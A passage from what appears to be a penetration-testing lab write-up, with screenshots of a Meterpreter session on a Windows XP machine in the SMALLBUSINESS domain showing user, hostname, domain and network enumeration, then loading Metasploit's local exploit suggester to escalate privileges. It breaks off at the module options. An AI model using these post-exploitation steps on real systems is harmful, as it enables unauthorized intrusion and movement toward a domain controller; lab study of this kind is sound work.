
```
meterpreter > shell
Process 328 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\prathul.SMALLBUSINESS\Desktop>net user
net user

User accounts for \\ADMINBAB-F51DC1

-------------------------------------------------------------------------------
---
Administrator            Guest                    HelpAssistant
prathul                  SUPPORT_388945a0
The command completed successfully.


C:\Documents and Settings\prathul.SMALLBUSINESS\Desktop>
```

I confirmed that this system was part of a domain using the echo%userdoamin% command.




```
C:\Documents and Settings\prathul.SMALLBUSINESS\Desktop>hostname
hostname
adminbab-f51dc1

C:\Documents and Settings\prathul.SMALLBUSINESS\Desktop>echo %userdomain%
echo %userdomain%
SMALLBUSINESS

C:\Documents and Settings\prathul.SMALLBUSINESS\Desktop>
```

The domain name was smallbusiness. I got back to meterpreter and tried ipconfig command to see all the interfaces of the target system.




```
Background channel 1? [y/N]  y
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1

Interface  2
============
Name         : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Mini
port
Hardware MAC : 00:0c:29:cd:8f:42
MTU          : 1500
IPv4 Address : 192.168.0.10
IPv4 Netmask : 255.255.255.0


Interface  3
============
Name         : VMware Accelerated AMD PCNet Adapter - Packet Scheduler Minip
ort
Hardware MAC : 00:0c:29:cd:8f:4c
MTU          : 1500
IPv4 Address : 192.168.36.201
IPv4 Netmask : 255.255.255.0
```

It was evident my nervousness was taking over me. It took some time to recover. I realized that I need to get SYSTEM privileges on the initial foot hold system before trying to gain access on the domain controller. So I ran the exploit_suggester module of Metasploit to find any local privilege escalation exploits available for the target.




```
msf6 > search exploit_suggester

Matching Modules
================


   #  Name                                       Disclosure Date  Rank    Che
ck  Description
   -  ----                                       ---------------  ----    ---
--  -----------
   0  post/multi/recon/local_exploit_suggester                    normal  No
    Multi Recon Local Exploit Suggester
```




```
msf6 > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
